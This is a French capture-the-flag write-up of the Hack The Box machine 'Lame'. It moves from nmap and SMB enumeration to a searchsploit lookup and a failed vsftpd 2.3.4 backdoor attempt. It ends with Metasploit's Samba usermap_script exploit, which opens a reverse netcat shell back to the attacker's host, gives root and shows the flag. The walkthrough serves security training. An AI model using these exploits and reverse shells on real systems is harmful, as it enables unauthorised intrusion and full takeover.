
Lame



By Youness LAGNAOUI

Enumération

Nmap Scan

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nmap -p- -Pn 10.10.10.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-15 11:22 EDT
Stats: 0:00:29 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 18.83% done; ETC: 11:24 (0:02:05 remaining)
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 20.99% done; ETC: 11:24 (0:02:00 remaining)
Nmap scan report for 10.10.10.3
Host is up (0.033s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3632/tcp open  distccd

Nmap done: 1 IP address (1 host up) scanned in 120.43 seconds
```


On observe qu'il y a un server FTP un server Web et un server smb

FTP énumération

```
└─$ nmap -p21  -A -Pn 10.10.10.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-15 11:25 EDT
Nmap scan report for 10.10.10.3
Host is up (0.027s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.11
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
Service Info: OS: Unix
```

On observe que le Type Anonymous est autorisé sur le server FTP on peut donc se co sans password :




Le server FTP est vide et n'est pas relié au web server donc pas de possibilités d'upload et d'interagir avec une backdoor....


SMB énumération

On peut utiliser l'outil Enum4linux avec la commande :

```
enum4linux <IP>
```

ça donne :





On peut se connecter sans password au share tmp mais il n'y a rien d'intéressant

Web énumération

En se connectant au server web rien ne se passe....

Donc il n'y a pas de point d'accès via le web.

Recherche de vulnérabilité

Quand on ne voit pas de surface d'attaque on peut essayer de trouver des vulnérabilités liées aux version des services. Si on en trouve c'est merveilleux.

FTP vuln ?


La version du server ftp est : vsftpd 2.3.4 chercopns de potentielles vuln :

```
┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd 2.3
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
vsftpd 2.3.2 - Denial of Service                                              | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                                     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                        | unix/remote/17491.rb
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$
```

Extraordinaire il y a une backdoor intégrée à cette version du server et en plus on l'a sur metasploit

SMB ?



Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
1  msf > use exploit/multi/samba/usermap_script
2  msf exploit(usermap_script) > show targets
3      ...targets...
4  msf exploit(usermap_script) > set TARGET < target-id >
5  msf exploit(usermap_script) > show options
6      ...show and set options...
7  msf exploit(usermap_script) > exploit
```

source : https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/

Exploitation

FTP

```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

après avoir run l'exploit rien ne donne.....

SMB :

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.10        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

```
Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.10        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf6 exploit(multi/samba/usermap_script) > set LHOST 10.10.14.11
LHOST => 10.10.14.11
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.10.14.11:4444
[*] Command shell session 1 opened (10.10.14.11:4444 -> 10.10.10.3:40809) at 2023-10-15 11:50:25 -0400

id
uid=0(root) gid=0(root)
```

let's go on a un root shell sur la machine

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.10.14.11:4444
[*] Command shell session 1 opened (10.10.14.11:4444 -> 10.10.10.3:40809) at 2023-10-15 11:50:25 -0400

id
uid=0(root) gid=0(root)
python --version
Python 2.5.2
python -c 'import pty; pty.spawn("/bin/bash")'
root@lame:/# cd /root
cd /root
root@lame:/root# ls
ls
Desktop  reset_logs.sh  root.txt  vnc.log
root@lame:/root# cat root.txt
cat root.txt
79562b9b54afdd8f2498c3f0783774f6
root@lame:/root#
```

Hé voilà !

Conclusion :

Bien regarder les versions des services pour trouver des vulns